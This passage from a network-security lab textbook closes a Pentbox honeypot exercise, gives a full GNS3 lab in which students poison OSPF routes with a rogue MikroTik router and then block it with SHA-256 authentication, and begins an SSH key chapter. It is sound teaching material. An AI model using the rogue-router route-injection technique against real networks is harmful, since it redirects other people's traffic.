5.2. Switch to back the honeypot terminal to view the live intrusion detection report



```
  INTRUSION ATTEMPT DETECTED! from 192.168.5.111:41874 (2024-04-09 19:58:15 +0000)
 -----------------------------
GET / HTTP/1.1
Host: 10.0.0.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


  INTRUSION ATTEMPT DETECTED! from 192.168.5.111:41888 (2024-04-09 19:58:18 +0000)
 -----------------------------
GET /favicon.ico HTTP/1.1
Host: 10.0.0.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://10.0.0.5/
```

Figure 9 – Pentbox Intrusion Detection Log

NOTE: From here, we can see a wealth of information about the potential attacker including that it was a Linux machine with the address 192.168.5.111 using a Firefox browser who tried connecting to our server at 7:58:15 PM. If this was not a recognized device, we could blacklist that IP (or MAC) address from our network to prevent connections in the future.

End of Lab

Deliverables

3 Screenshots are required to earn credit for this exercise:

- Screenshot of Zenmap scan showing port 80 is active
- Screenshot of Intrusion Detection report on Pentbox
- Screenshot of the GNS3 Working Environment

Homeworks

Assignment 1 – Setup honeypots on other web ports

- Use the honeypot manual configuration to open the other common ports used by websites (ports 443, 8080, 8443)
- From the attacking machine, try to access the webpage in a similar way as before
- Monitor the results on Pentbox
- RECOMMENDED GRADING CRITERIA
    - Screenshot of Zenmap scan showing ports 80, 443, 8080, 8443 are active
    - Screenshot of Intrusion Detection reports for the same ports on Pentbox
    - Screenshot of the GNS3 Working Environment

Assignment 2 – Setup honeypots on other commonly attacked ports

- Use the honeypot manual configuration to open other commonly used ports used by hackers (ports 20, 21, 22, 23)
- From the attacking machine, use Linux to try to FTP, SSH, and Telnet into the honeypot
- Monitor the results on Pentbox
- RECOMMENDED GRADING CRITERIA
    - Screenshot of Zenmap scan showing ports 20, 21, 22, and 23 are active
    - Screenshot of Intrusion Detection reports for the same ports on Pentbox
    - Screenshot of the GNS3 Working Environment

CHAPTER 40

Network Hardening - OSPF Encrypted Authentication

JACOB CHRISTENSEN; ARJUN NATH; AND ISHA PATEL

In a previous chapter, learners built, configured, and implemented a network that is dynamically routed OSPF into their networks via MikroTik routers. This allowed routers to find the shortest path from Point A to Point B and send information through that path. However, OSPF by default has no forms of authentication. An attacker with a malicious router running OSPF could disrupt and manipulate network and routing information. OSPF packets are easily viewable in plaintext and can contain information that could help an attacker exploit a network.

In this chapter, we will implement router-to-router encrypted authentication to ensure valid router identity before updating networking tables. This will help secure OSPF and prevent unauthorized modification of routes, redirection of traffic, and unauthorized exploitation of network information.

LEARNING OBJECTIVES

- Learn how to securely authenticate OSPF traffic

PREREQUISITES

- Dynamic Networking – Open Shortest Path First

DELIVERABLES

- Screenshot of GNS3 environment
- Screenshot of OSPF interface-templates showing authentication
- Screenshot of trace command showing rouge router has been thwarted

RESOURCES

- MikroTik RouterOS Docuementation – OSPF – https://help.mikrotik.com/docs/display/ROS/OSPF

CONTRIBUTORS

- Dante Rocca, Cybersecurity student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

This lab is an extension of the OSPF Networking chapter. If you have not completed it yet, it is recommended that you do so first before continuing. By the end, your network should resemble the following topology:




Figure 1 – Final network topology

1. Start GNS3

   1.1. Create a new project: **LAB_23**

2. Build one OSPF-networked Autonomous System with the following specifications:

   2.1. Use a ***randomly generated*** IPv4 network address space with a 16 bit CIDR mask

NOTE: This example uses **10.0.0.0/16** for its supernet IP space and **/30** for device-to-device subnets.

2.2. Three routers – *MikroTik CHR*

2.3. Two client machines – *VPCS or TinyCore Linux*

3. Assign static IP addresses to the clients and router interfaces

Device	Interface	Network	IPv4 Address
ROUTER-01	loopback	10.255.255.1/32	10.255.255.1
	ether1 -> PC1	10.0.1.0/30	10.0.1.1
	ether2 -> ROUTER-02	10.0.0.0/30	10.0.0.1
ROUTER-02	loopback	10.255.255.2/32	10.255.255.2
	ether2 -> ROUTER-01	10.0.0.0/30	10.0.0.2
	ether3 -> ROUTER-03	10.0.0.4/30	10.0.0.5
ROUTER-03	loopback	10.255.255.3/32	10.255.255.3
	ether1 -> PC2	10.0.2.0/30	10.0.2.1
	ether3 -> ROUTER-02	10.0.0.4/30	10.0.0.6
PC1	e0 -> ROUTER-01	10.0.1.0/30	10.0.1.2
PC2	e0 -> ROUTER-03	10.0.2.0/30	10.0.2.2

4. Configure OSPF to dynamically exchange network information

4.1. Create a new OSPF instance

```
> routing ospf instance add name=<instance_name> version=2 router-
id=<loopback_IP>
```


4.2. Create a new backbone area

```
> routing ospf area add name=backbone area-id=0.0.0.0
instance=<instance_name>
```

4.3. Add all interfaces to the backbone

```
> routing ospf interface-template add area=backbone interface=all
```


4.4. In Wireshark, you should see *OSPF Hello, Description, Request, Update* and *Acknowledgement* packets



```
10.0.0.5          224.0.0.5         OSPF     Hello Packet
10.0.0.6          10.0.0.5          OSPF     DB Description
10.0.0.5          10.0.0.6          OSPF     DB Description
10.0.0.5          10.0.0.6          OSPF     DB Description
10.0.0.6          224.0.0.5         OSPF     Hello Packet
10.0.0.6          10.0.0.5          OSPF     DB Description
10.0.0.5          10.0.0.6          OSPF     DB Description
10.0.0.5          10.0.0.6          OSPF     LS Request
10.0.0.6          10.0.0.5          OSPF     LS Request
10.0.0.5          10.0.0.6          OSPF     LS Update
10.0.0.6          10.0.0.5          OSPF     LS Update
10.0.0.5          224.0.0.5         OSPF     LS Update
10.0.0.6          224.0.0.22        IGMPv3   Membership Report
10.0.0.6          224.0.0.22        IGMPv3   Membership Report
10.0.0.6          224.0.0.5         OSPF     LS Acknowledge
10.0.0.5          224.0.0.5         OSPF     LS Acknowledge
```

Figure 2 – OSPF output in Wireshark

4.5. PC1 should be able to ping PC2




```
PC1> ping 10.0.2.2

84 bytes from 10.0.2.2 icmp_seq=1 ttl=61 time=1.233 ms
84 bytes from 10.0.2.2 icmp_seq=2 ttl=61 time=1.259 ms
84 bytes from 10.0.2.2 icmp_seq=3 ttl=61 time=1.222 ms
84 bytes from 10.0.2.2 icmp_seq=4 ttl=61 time=1.412 ms
84 bytes from 10.0.2.2 icmp_seq=5 ttl=61 time=1.936 ms

PC1>
```

Figure 3 – PC1 pinging PC2

4.6. We can also see the path that it taken to PC2 with the VPCS *trace* command

```
> trace 10.0.2.2 -P 1
```



```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.472 ms  0.192 ms  0.167 ms
 2   10.0.0.2   1.228 ms  0.390 ms  0.382 ms
 3   10.0.0.6   1.655 ms  0.614 ms  0.848 ms
 4   10.0.2.2   2.077 ms  0.740 ms  0.830 ms

PC1>
```

Figure 4 – Tracing the route to PC2

NOTE: Notice how the output from trace shows that the route to PC2 is three routers (three "hops") away, as expected.

5. Label and organize your network as necessary




Figure 5 – Simple OSPF-networked AS

Phase II – Rogue Router Network Poisoning

OSPF is a routing protocol that is prone to being insecure due to always searching for the open shortest path. Think of it as a navigation app telling you to walk through a shady alley to cut off a few minutes off your route. Let's set up a rogue router and PC to help demonstrate this.

1. Add two rogue devices to the network
    1.1. One router – *MikroTik CHR*
    1.2. One client – *VPCS or TinyCore Linux*

2. Assign/update static IP addresses to the clients and router interfaces

Device	Interface	Network	IPv4 Address
ROGUE-ROUTER	loopback	99.99.99.99/32	99.99.99.99
	ether1 -> ROUTER-01	10.0.7.0/30	10.0.7.2
	ether2 -> ROGUE-PC	10.0.2.0/30	10.0.2.1
ROGUE-PC	e0 -> ROGUE-ROUTER	10.0.2.0/30	10.0.2.2
ROUTER-01	ether3 -> ROGUE-ROUTER	10.0.7.0/30	10.0.7.1

> **NOTE:** Notice that *ROGUE-PC* is on the same subnet and assigned the same IP address as *PC2*.

3. Label and organize the new network as necessary





Figure 6 – New network topology

4. Start a Wireshark capture between ROUTER-01 and ROGUE-ROTUER and see how 10.0.7.1 is already broadcasting OSPF neighbor requests




```
10.0.7.1            224.0.0.5           OSPF    Hello Packet
10.0.7.1            224.0.0.5           OSPF    Hello Packet
10.0.7.1            224.0.0.5           OSPF    Hello Packet
10.0.7.1            224.0.0.5           OSPF    Hello Packet
```

Figure 7 – OSPF Hello

5. Create a new OSPF instance on the attacker's router to advertise the rogue PC's subnet

6. From PC1, execute the ***trace*** command again to PC2



```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.484 ms  0.207 ms  0.162 ms
 2   10.0.7.2   0.481 ms  0.401 ms  0.340 ms
 3   10.0.2.2   0.707 ms  0.744 ms  0.919 ms
```

Figure 8 – Tracing network route to PC2

NOTE: It seems that OSPF automatically updated the "optimal" route to the 10.0.2.0/30 subnet to be redirected through ROGUE-ROUTER. The attacker has successfully manipulated the network to route all traffic destined for PC2 to themselves.

Phase III – Enabling OSPF Authentication


Notice how each router immediately starts exchanging their routing tables when they are connected to another OSPF session. While this is very convenient when building a network, an attacker could exploit this to their advantage. If a rogue/malicious router were to enter the network with OSPF configured, it could inject false routing information to disrupt or even redirect traffic. For this reason, it is important to authenticate new routers on the network before accepting routing update from them.

1. Remove the cable connecting the rogue devices to the network

2. Start a Wireshark capture between ROUTER-01 and ROUTER-02

3. On ROUTER-01, print the interfaces that are currently configured with OSPF

```
> routing ospf interface-template print
```



```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0    area=backbone interfaces=all instance-id=0 type=broadcast
      retransmit-interval=5s transmit-delay=1s hello-interval=10s
      dead-interval=40s priority=128 cost=1
[admin@ROUTER-01] >
```


Figure 9 – Printing OSPF interfaces

4. Enable router-to-router authentication

   4.1. Add an authentication key (password) to the first entry in the list

```
> routing ospf interface-template edit 0
```

   4.2. Type ***auth-key*** for the value name



```
[admin@ROUTER-01] > routi
value-name: auth-key
```

Figure 10 – Edit authentication

   4.3. In the redirected text editor, type any secure password of your choice


   4.4. Press *Ctrl* + *o* at the same time to save and close the editor

5. Secure the password as a cryptographic hash (SHA-256)

   5.1. Edit the first entry again

```
> routing ospf interface-template edit 0
```

   5.2. Type ***auth*** for the value name




```
[admin@ROUTER-01] > ro
value-name: auth
```

Figure 11 – Edit authentication

   5.3. In the text editor, replace ***simple*** with ***sha256***

   5.4. Press *Ctrl* + *o* at the same time to save and close the editor

6. Reprint the interfaces and notice the change to entry zero




```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=all instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1 auth=sha256 auth-key="Security1"
```

Figure 12 – Updated OSPF interfaces

7. Analyze the network traffic

   7.1. In Wireshark, select any OSPF Hello packet with a source IP from ROUTER-01

   7.2. Expand the OSPF Header section in packet details



```
v OSPF Header
     Version: 2
     Message Type: Hello Packet (1)
     Packet Length: 44
     Source OSPF Router: 10.255.255.1
     Area ID: 0.0.0.0 (Backbone)
     Checksum: 0x0000 (None)
     Auth Type: Cryptographic (2)
     Auth Crypt Key id: 0
     Auth Crypt Data Length: 32
     Auth Crypt Sequence Number: 1190
     Auth Crypt Data: c92fe56add218461fe
```

Figure 13 – OSPF packet details

> **NOTE:** Now the router will not exchange network information with other routers that do not supply the correct pre-shared key (PSK).

8. Repeat steps 1 through 6 with ROUTER-02 and ROUTER-03

9. Once two neighbors share the same PSK, you should start to see OSPF exchanges again

Phase IV – Testing Against Rogue Attackers


After all that authentication configuration setup, let's go ahead and test our network to see if it was successful. If so, we should see that any attempts to route packets outside of our configured network to any rogue points should fail.

1. Reconnect the rogue router to ROUTER-01

2. Wait a minute for all OSPF to successfully exchange/update routes

Figure 14 – Waiting waiting waiting…

3. From PC1, execute the ***trace*** command to PC2



```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.455 ms  0.168 ms  0.167 ms
 2   10.0.0.2   0.658 ms  0.508 ms  0.377 ms
 3   10.0.0.6   0.887 ms  0.851 ms  0.603 ms
 4   10.0.2.2   1.881 ms  0.708 ms  2.518 ms
```

Figure 15 – Tracing the network path to PC2

NOTE: Despite ROGUE-PC having the "shortest path" (least number of hops), PC1 is able to network to PC2! With our new authentication in place, OSPF did not update any routing tables with false information this time. This is just but one layer of defense when it comes to network security.

End of Lab

Deliverables

Three screenshots are necessary to earn credit for this exercise

- Screenshot of GNS3 environment
- Screenshot of OSPF interface-templates showing authentication
- Screenshot of trace command showing rouge router has been thwarted

Homeworks

Assignment 1: Rebuild the OSPF network from chapter 28 with authentication

- Use the same topology from the chapter
- Add authentication to the network
- Add a Green subnet and then a rouge subnet that imitates the Green subnet. Show that the rouge subnet does not affect the network thanks to authentication

CHAPTER 41

System Hardening - SSH Public Key Authentication with Linux

JACOB CHRISTENSEN; ISHA PATEL; AND ARJUN NATH

In the modern day, one of the most common forms of authentication we encounter are Single Sign-On (SSO) passwords. You may recognize this as a password you type to access a store's website or the credentials you enter to log on to a video game service. While it is the most commonly used form of authentication, it is not the only option. In this chapter, we will be exploring a more secure alternative through asymmetric encryption. Asymmetric encryption utilizes two keys: a public key (which is typically freely available and has no cost to security if exposed) and a private key (which must never be shared under any circumstances). The basic idea is that anything encrypted with one key can only be decrypted with the other. In this chapter, we will be implementing Public Key Authentication to further harden our Linux servers on our network.

LEARNING OBJECTIVES

- Learn how to implement Public Key Authentication for remote server administration
- Learn how to harden SSH against common cyber attacks

PREREQUISITES

- Network Monitoring – Honeypots

DELIVERABLES

- Screenshot of GNS3 Network
- Screenshot of cat ~/.ssh/authorized_keys command
- Screenshot of a successful connection to ssh with public key authentication
- Screenshot of Ubuntu Desktop being refused connection due to no public key

RESOURCES

- Network Chuck – 5 Steps to Secure Linux (protect from hackers) – https://www.youtube.com/

watch?v=ZhMw53Ud2tY&feature=youtu.be&themeRefresh=1

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab, your network should look like the following:

